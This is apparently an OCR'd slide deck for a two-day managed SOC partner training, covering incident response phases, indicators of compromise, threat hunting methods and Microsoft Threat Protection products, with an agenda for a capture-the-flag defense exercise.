Building a Managed SOC
Capture The Flag Partner Training

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Agenda

Digital Forensics and Incident Response (DFIR)

In this module participants will gain insights around the fundamentals of Digital Forensics and Incident Response (DFIR).

Microsoft Threat Protection Product Training


In this module participants will learn everything a Security Analyst needs to know on Microsoft Threat Protection.

Capture The Flag
Red vs. Blue Team

In this module we are simulating a capture the flag where the goal is to detect and respond to a cyber-attack.

Agenda

- Day 1
  - 09:30 – Introduction to the training
  - 09:45 – Digital Forensics & Incident Response (DFIR)
  - 10:30 - Break
  - 10:45 - Microsoft Threat Protection (MTP) Product Training
  - 11:45 – Break
  - 12:00 – MTP continued
  - 13:15 – Prep for Day 2
  - 13:25 – Closing Summary
  - 13:30 - End
- Day 2
  - 09:30 – Introduction to CTF day
  - 09:45 – CTF Challenge
  - Break as required
  - 13:15 – Summary of results
  - 13:25 – Closing Summary



Digital Forensics and Incident Response

Security Operations Center

People

- Training
- Field Experience
- Vendor Training
- Internal Simulation

Process

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned

Technology

- Endpoint
- NetFlow
- Network Monitoring
- Threat Intel
- Forensics
- Incident Management

PICERL Incident Response Plan

Preparation	The preparation phase is about ensuring you have the appropriate response plans, policies, call trees and other documents in place and that you have identified the members of your incident response team including external entities.
Identification	In the identification phase you need to work out whether you are dealing with an event or an incident. This is where understanding your environment is critical as it means looking for significant deviations from "normal" traffic baselines or other methods.
Containment	Deuble says that as you head into the containment stage you will want to work with the business to limit the damage caused to systems and prevent any further damage from occurring. This includes short and long term containment activities.
Eradication	During the fourth stage the emphasis is on ensuring you have a clean system ready to restore. This may be a complete reimage of a system, or a restore from a known good backup.
Recovery	At this point, it’s time to determine when to bring the system back in to production and how long we monitor the system for any signs of abnormal activity.
Lessons Learned	This final stage is often skipped as the business moves back into normal operations but it’s critical to look back and heed the lessons learned. These lessons will allow you to incorporate additional activities and knowledge back into your incident response process to produce better future outcomes and additional defenses.

Indicator Sources

Commercial

- Threat intelligence feeds.
- $

Open Source

- IOC distribution sites
- Social Media

Internal

- Require depth expertise

Indicators

Indicator of Compromise (IOC)

- Pieces of forensic data found in log entries or system files.
- Made off virus signatures, IP addresses, URLs or domains, hash values, registry keys, filenames, HTTP user agents.
- Created through a multi-step process driven by analyst experience and knowledge.

Indicator of Attack (IOA)

- Series of actions that an adversary must conduct in order to succeed.
- All actions done by the attacker in order to prepare his attacks.
- All the “signs” left by the attacker in earlier stages of the attack.

Digital Forensics & Incident Response (DFIR)

Digital Forensics & Incident Response (DFIR) is a multidisciplinary profession that focuses on **identifying, investigating, and remediating computer network exploitation**.

Threat hunting is the skillset where a security analyst is able to leverage available threat intelligence to **determine how and when a breach** has occurred and **identify the full scope of breach**.

DFIR and Threat Hunting are very broad topics where individuals and organizations can get trained for several days and weeks**. Focus of this workshop** is on training individuals on **threat hunting with Microsoft Threat Protection**.

Threat Hunting


Threat hunting is the skillset where a security analyst is able to leverage available threat intelligence to **determine how and when a breach** has occurred and **identify the full scope of breach**.

> Digital evidence is always hiding somewhere because logs are generated regardless If standard user activity or by an attacker.

Passive Threat Hunting: Described as the process of analyzing data sets before they are normalized using an raw data set stream. Generally requires more effort finding Indicator of Compromise (IOC), detection can be limited and time intensive.

Active Threat Hunting: Described as the process of analyzing data sets in a structured format. Generally this is when analysts use available toolsets like SIEM and/or EDR. Active Threat Hunting provides grater flexibility to the analyst and let them hunt even for complex scenarios where data correlations are required.

Threat Hunting Maturity Model



https://www.linkedin.com/pulse/threat-hunting-maturity-model-ely-kahn/

Threat Hunting

1. Not all attack scenarios begin with alert – enable **hunting for the undetected**
   Hypothesis driven
   Proactive and iterative search for attacks (Assume breach)
   Informed by knowledge of the network

2. Strong demand – **dynamic queries** on their organization data
   - "We know best our environment propriety behavior, let us search for anomalies"

3. Mutual language – shared queries, community, ask the hunter, threat analytics

Threat Hunting

Event-based Hunting: Specific triggering event led the security analyst to perform their investigation. As an example this could be rare domain requests, volumetric increase in DNS requests etc.

IOC-based Hunting: IOC is a fingerprint of a cyber threat. IOC-based hunting is one of the easiest ways to find a specific threat.

Entity-based Hunting: Entity-based hunting is concentrated on high risk users (HRU) and high value assets (HVA). Focusing as an example on domain controllers, R&D systems etc.

Tactics, Techniques, and Procedures (TTP)-Based Hunting: TTPs are insights for specific threat actors that include their tactics, techniques, and procedures. When these are available security analyst can hunt for them.

Hybrid Hunting: Described as the process when a combination of the above is leveraged.

Threat Hunting

Known Bad

- File hash
- File size
- C2C IP address
- Threat intelligence


Suspicious Behavior

- Windows executables in suspicious directories
- Non-Browser applications connecting to internet


Unknown

- Baselining
- Persistence

Pyramid of Pain




Cyber Attack Kill Chain




Microsoft Threat Protection

Security Principles




Empower your defenders
Leverage AI and automation to respond and self-heal automatically



Gain insights
Correlate alerts across the estate to better understand and prioritize threats

Protect against attacks
Defend your organization in a world without perimeters

A comprehensive, best-in-class portfolio




12 billion
cloud activities inspected, monitored and controlled in 2019

11 billion
malicious and suspicious messages blocked in 2019

300 billion
user activities profiled and analyzed in 2019

2.3 billion
endpoint vulnerabilities discovered daily

Modern Threat Kill Chain is Evolving



Microsoft


- Office ATP
- MCAS
- SmartScreen

— Microsoft Defender ATP (Azure Security Center)

— Azure Active Directory
Azure ATP
Microsoft Cloud App Security

— Office ATP

As the threat landscape evolves, new challenges arise



Multiple portals


Data, alerts and attacks are visualized in siloed, independent dashboards.

Alerts vs incidents

Signal data is viewed independently, without context or correlation.

Coordinated defense

